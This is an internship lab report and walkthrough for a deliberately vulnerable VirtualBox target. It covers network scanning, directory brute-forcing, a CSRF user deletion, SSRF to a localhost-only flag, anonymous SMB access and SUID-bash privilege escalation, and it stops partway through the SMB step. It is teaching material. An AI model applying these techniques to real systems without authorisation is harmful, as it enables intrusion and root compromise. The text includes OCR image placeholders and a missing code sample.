Click Trick Root

Mansi Gharat

NullClass Internship Project

April 2025

TABLE OF CONTENTS

I. Executive Summary

The **"Click Trick Root"** lab was developed as part of the NullClass Cybersecurity Internship to demonstrate and practice real-world web security vulnerabilities within a controlled environment. This project exploits weaknesses such as cross-site request forgery (CSRF) and server-side request forgery (SSRF) and conducts essential post-exploitation activities, including SSH exploitation and privilege escalation. The lab incorporates a deliberately vulnerable web environment and multiple network setups, enabling the simulation of realistic attack paths and exploitation techniques.

By completing this lab, users gain hands-on experience in identifying, exploiting, and mitigating common web application security flaws, reinforcing key concepts critical to ethical hacking and cybersecurity defense. This project also provides a real-world perspective on the tactics employed by attackers, including social engineering methods, while stressing the importance of secure coding practices and multi-layered security defenses. The report documents the objectives, methodologies, outcomes, and key lessons learned throughout the development and execution of the lab, offering valuable insights for both budding ethical hackers and cybersecurity professionals.

II. Introduction

The **"Click Trick Root"** is an educational lab designed to provide practical experience in identifying and exploiting common web security vulnerabilities within a controlled, ethical environment. The purpose of this lab is to demonstrate how multiple vulnerabilities, when left unpatched or inadequately addressed, can be combined to gain deeper access within a system. Through a structured, hands-on approach, participants will learn to apply ethical hacking techniques in a safe and legal context.

Learning Objectives:

- **Cross-Site Request Forgery (CSRF)**
  Understand how CSRF vulnerabilities can be exploited to perform unauthorized actions on behalf of another user when proper validation and protections are missing.

- **Server-Side Request Forgery (SSRF)**
  Explore how SSRF vulnerabilities can arise through misconfigured file upload features that allow external URLs, leading to unauthorized access to internal-only services.

- **SMB Enumeration and Credential Discovery**
  Learn how SMB enumeration can uncover sensitive information through improper file-sharing configurations, exposing potential security risks.

- **SSH Access and Privilege Escalation**
  Use discovered credentials to gain SSH access to a target system, then apply privilege escalation techniques to obtain elevated access levels, demonstrating the dangers of misconfigurations in user permissions.

❖ Key Learning Outcomes:

- Gain an understanding of CSRF and SSRF vulnerabilities and their exploitation methods
- Practice network enumeration and SMB credential discovery
- Chain multiple vulnerabilities to achieve full system compromise
- Safely perform privilege escalation exercises on a Linux target

Important Disclaimer

This lab was conducted exclusively within a controlled VirtualBox environment for educational purposes. All activities were performed in a secure and isolated setup to ensure ethical hacking practices are followed. Practicing the techniques demonstrated here on unauthorized systems is illegal and punishable under cybersecurity laws. Participants are strongly advised to always obtain explicit permission before engaging in any penetration testing activities. This lab also emphasizes the importance of secure coding practices, system hardening, and responsible vulnerability testing to promote a safer digital environment.

III. Lab Setup

The **"Click Trick Root"** lab provides a practical, hands-on learning environment to explore and exploit common web security vulnerabilities. The setup consists of two virtual machines running on VirtualBox: one for the **Attacker Machine (Kali Linux)** and one for the Target **Machine (Ubuntu 22.04.4 LTS).** The target machine is deliberately vulnerable, with various misconfigurations designed to demonstrate attacks such as **CSRF, SSRF,** and **Privilege Escalation via SSH** with Base64-encoded credentials.

➢ System Requirements

1. **Host Machine**:
   - **Operating System**: Windows/Linux/MacOS
   - **RAM**: At least 8GB
   - **Storage**: 50GB free space (for VirtualBox and VM images)
   - **Virtualization Support**: Ensure that hardware virtualization is enabled in BIOS/UEFI settings.
2. **Virtualization Platform**:
   - **VirtualBox**: Version 6.x or above.

➢ Virtual Machine Configuration

1. **Attacker Machine: Kali Linux**
   - **Operating System**: Kali Linux (Latest Stable Release)
   - **RAM**: 2 GB or more
   - **CPU**: 1 core (minimum), 2 cores recommended
   - **Network Adapter**: NAT or Bridged Adapter (must be able to reach the target machine)

2. **Target Machine: Ubuntu 22.04.4 LTS**
    - **Operating System**: Ubuntu 22.04.4 LTS
    - **RAM**: 2 GB or more
    - **CPU**: 1 core (minimum)
    - **Network Adapter**: NAT or Bridged Adapter (same network as Kali)

➢ **Networking Setup**

- **Both VMs** (Kali and Ubuntu) are configured under **NAT** or **Bridged mode,** so they are in the same network and can communicate directly.
- You can check the connection between VMs using simple ping commands.

➢ **Installed Services and Vulnerabilities**

❖ **On Kali Linux (Attacker Machine):**

- Pre-installed hacking tools such as:
    - OpenSSL / Base64 Decoders
    - SSH Client
    - SMB Enumeration tools
    - Exploitation and privilege escalation scripts

❖ **On Ubuntu (Target Machine):**

- **Web Server**: Apache2
- **Database**: MySQL (for the custom vulnerable PHP application)
- **SSH Server**: OpenSSH
- **SMB Server**: For enumeration purposes
- **Custom Vulnerable Web Application**:
    - Includes CSRF vulnerabilities (no proper token validation).
    - Includes SSRF via URL-based upload functionality.

❖ **Special Vulnerabilities/Configurations:**

- **SSH Credentials** stored in Base64-encoded format (needs decoding before use).
- **Privilege Escalation**:
  /usr/bin/bash is assigned the **SUID** permission, allowing bash -p to escalate to root after SSH login.

IV. Attack Flow

The exploitation process in the **"Click Trick Root"** lab was structured in a logical progression, simulating a realistic attack chain. Each step was designed to strengthen the understanding of vulnerability chaining and post-exploitation activities. The following methodology was followed:

1. Vulnerability Discovery (CSRF and SSRF)

Through manual inspection of the custom-built vulnerable web application, Cross-Site Request Forgery (CSRF) and Server-Side Request Forgery (SSRF) vulnerabilities were identified. Additionally, hidden flags were located throughout the application to validate successful exploitation attempts.

2. Exploitation of Web Vulnerabilities

The discovered CSRF and SSRF vulnerabilities were exploited to perform unauthorized actions and access unintended resources. This phase demonstrated how web-based vulnerabilities could be chained to deepen access within the environment.

3. SMB Enumeration

An enumeration phase was conducted against the target machine's SMB services. Accessible SMB shares were analyzed to identify and extract hidden sensitive information, including credential files that were not properly secured.

4. Credential Discovery (Base64 Decoding)

Credentials obtained from the SMB enumeration phase were found to be Base64-encoded. These were decoded using standard decoding tools to retrieve plaintext usernames and passwords necessary for further system access.

5. SSH Access

Using the decoded credentials, SSH access to the Ubuntu 22.04.4 LTS target machine was established. This step emphasized the risk of insecure credential storage and network exposure.

6. Privilege Escalation

Upon successful SSH login, privilege escalation was performed by exploiting the SUID permission set on /usr/bin/bash. The bash-p command allowed the user to escalate privileges and obtain root-level access to the system, completing the full attack chain.

Attack flow -

[Manual Inspection] → [CSRF Exploitation] → [SSRF Exploitation] → [SMB Enumeration] → [Base64 Credential Decode] → [SSH Access] → [Privilege Escalation (bash -p)] → [Root Flag Capture]

V. Detailed Walkthrough

A Beginner's Guide to Breaking in Without Breaking the Rules

1. Introduction

Lab Name: Click. Trick. Root.
Category: Web Exploitation + Privilege Escalation
Skills Tested:


- Reconnaissance
- Authentication Bypass
- CSRF
- SSRF
- Privilege Escalation via SUID Bash
- Hidden Files & Flag Hunting

2. Reconnaissance

Note: Log in as a sudo user on your target machine or use sudo before commands.

Step 1: Passive Reconnaissance / Network Discovery Phase

We will use the network reconnaissance tool **'netdiscover'**. Find the target IP by using the **netdiscover** command. Here in this case, we got the target IP as 192.168.0.104 (PCS Systemtechnik GmbH- shows the machine is deployed in a virtual environment).



Command-

1. Scan the local network (auto-detect interface):


sudo netdiscover

2. Specify interface and IP range:

sudo netdiscover -i eth0 -r 192.168.1.0/24

Step 2: Port Scanning & Service Enumeration (Nmap)

Nmap (Network Mapper) is a powerful and versatile open-source tool used for network discovery, port scanning, service enumeration, and vulnerability detection.



We begin our enumeration with an aggressive Nmap scan to identify open ports, services, and the operating system running on the target.

Command – sudo nmap -sC -sV -A -O -v <target-ip>

- -sV: Detects service versions.
- -A: Enables OS detection, version detection, script scanning, and traceroute.
- -sC: Runs default NSE scripts (like a basic vuln scan).
- -O: Attempts to detect the operating system.
- -v: Enables verbose output.

✓ **Findings:**

➢ ***Results Summary***

Host: 192.168.0.104
Status: Host is up
MAC Address: 08:00:27:BB:8A: AA (Oracle VirtualBox)
OS Detected: Linux 4.x/5.x, MikroTik RouterOS 7.X
Uptime Estimate: 21.4 days
Traceroute Hops: 1 (same subnet)

➢ ***Open Ports & Services***

Port	Service	Version
22	SSH	OpenSSH 8.2p1 (Ubuntu 4ubuntu0.12)
80	HTTP	Apache httpd 2.4.41 (Ubuntu)
139	NetBIOS-SSN	Samba smbd 4
445	Microsoft-DS	Samba smbd 4

➢ ***Web Server (Port 80)***

- Title: Welcome 404: Security Not Found
- Interesting Files/Dirs:
  - /admin/author/hidden/author/upload.html
  - /backup.zip - potentially sensitive!
  - /smbshare - might link to an SMB share.
- Disallowed in robots.txt: 5 entries
- Allowed Methods: GET, HEAD, POST, OPTIONS

➢ ***SMB Enumeration (139/445)***

- **Samba Version:** 3.11.0
- **Message Signing:** Enabled but **not required** 1
- **Workgroups Found:**
  - WORKGROUP, MSBROWSE
- **NetBIOS Info:** Limited (likely filtered or restricted)


This suggests SMB access may be available **without authentication**, which can be exploited to:

- Enumerate shared folders
- Access sensitive files
- Relay SMB connections

➢ ***SSH (Port 22)***

- SSH version: OpenSSH 8.2p1
- Host keys:
  - RSA, ECDSA, and ED25519
- Could be used to fingerprint the system or attempt a login via brute-force if usernames are known.

Step 3: Start by accessing the website in your browser. You may notice three types of users:



If you visit the IP address on your browser, you will be able to see the index page or landing page like above. Directories such as /admin, /author, and /user exist

Step 4: Web Server Enumeration

Tool Used: Nikto
Command Executed:


nikto -h http://<target-ip>

Findings:

- Web server is running **Apache/2.4.41 (Ubuntu)**.
- Missing important HTTP security headers:
  - X-Frame-Options: Could lead to clickjacking attacks.
  - X-Content-Type-Options: May allow MIME-sniffing.
- **robots.txt** file found, exposing the following directories:
  - /admin/
  - /backup/

- /hidden/
- Cookies observed without the HTTP Only flag.
- Directory indexing is enabled on some paths.
- Apache version is outdated and may contain known vulnerabilities (recommend updating to at least 2.4.54).

Risk Level: Medium
Recommendation: Apply missing HTTP headers, disable directory listing, and update Apache to the latest stable version.



2. Tool: Gobuster (Alternate tool)

Tool Used: Gobuster v3.6
Command Executed:

gobuster dir -u http://<target-ip> -w/usr/share/wordlists/dirb/common.txt -x php,txt,html

- dir: Use directory/file brute-forcing mode.
- -u: Target URL.
- -w: Wordlist used (common directory names).

Findings:

- Discovered accessible directories and files, including:
  - /admin/ – Potential entry point for administrative functionality.
  - /backup/ – May contain sensitive backup files.
  - /hidden/ – Could reveal debugging or dev information.


Risk Level: Medium
Recommendation: Restrict public access to sensitive directories and files using .htaccess or proper access controls.


Now try accessing

/common/signup1.html → Create a user account


/common/login.html → Log in

.






If you try to access those directories without authentication, you may find access denied, 403 Forbidden, or 404 Not Found.




Index of /admin

Name	Last modified	Size	Description
Parent Directory		-	
dashboard.php	2025-04-21 21:10	4.0K	
deleteuser.php	2025-04-22 20:19	381	
home.php	2025-04-20 14:45	1.6K	
viewpost.html	2025-04-23 22:01	4.8K	

Apache/2.4.41 (Ubuntu) Server at 192.168.0.104 Port 80




Access Denied Please login first



SQL injection trial with example ‘OR 1 = 1 --

Learners may try SQL injections, but it will not work as SQL queries are written with prep statements. Learners can do research related to this topic.



Invalid Credentials

Step 5: Try to download robots.txt or backup.zip

Step-by-Step Instructions

1. Check robots.txt

Nikto already showed that robots.txt exists and reveals disallowed paths like /admin/, /backup/, /hidden/.

Download it manually or via curl/wget:

curl http://192.168.0.104/robots.txt

or

wget http://192.168.0.104/robots.txt

Review the content — this file often reveals sensitive paths that are not meant to be indexed but are publicly accessible.

You may see something like this:

User-agent: *

Disallow: /admin ← Hint for CSRF

Disallow: /author/hidden ← Hint for SSRF

Disallow: /author/upload.html ← Hint for SSRF

Disallow: /smbshare

Disallow: /backup.zip

Some areas are off-limits...or are they?

Ever tried decoding what's left behind?

2. Check for backup.zip

This wasn't explicitly found by Nikto or Gobuster yet, but it's a common target based on the directory name /backup/.

Try to manually visit:

http://192.168.0.104/backup.zip

Or use: wget http://192.168.0.104/backup.zip

If it exists, inspect the contents:

```
unzip -l backup.zip # list files
unzip backup.zip    # extract if needed
```

You may see results like this:

This share was auto-synced from the admin's backup system.

[Corrupted Entry: /author/hidden/flag.php]


Sometimes the key is hidden in plain encoding.

Try base64 decoding!!!!!

This might help you to unlock something.... restricted!!!!

BONUS HINTS

Navigate to viewpost.html to find hints



3. CSRF Exploit

Learners can use their code script to exploit CSRF


If we examine the source code by **Ctrl + U**, we will find that there are no CSRF tokens used, so we can simply create a hidden csrf targeting **/admin/deleteuser.php**.

Sample code:

This will silently execute the deleteuser.php. On successful execution….


Capture the first flag!!!!

THM{CSRF_Success_Flag}




User deleted successfully! THM{CSRF_success_flag}

Next step is to find SSRF via URL upload, vulnerability caused by poor input validation and sanitization. Navigate to the path /author/upload.html. If you try accessing /hidden/flag.php it will give a blank page as an output. For retrieving the SSRF Flag, make internal server request 'http://localhost/author/hidden/flag.php' via input field. The server responds to the internal request from URL.



After submitting, you may find the flag!!!

THM {ssrf_accessed_internal_service}



4. Enumerating SMB Shares Without Credentials

Command-

smbclient //<target-ip>/smbshare

If prompted for a password and anonymous login is allowed, just press Enter to attempt guest access.

```
┌──(root㉿mansi)-[/home/mansi/Desktop]
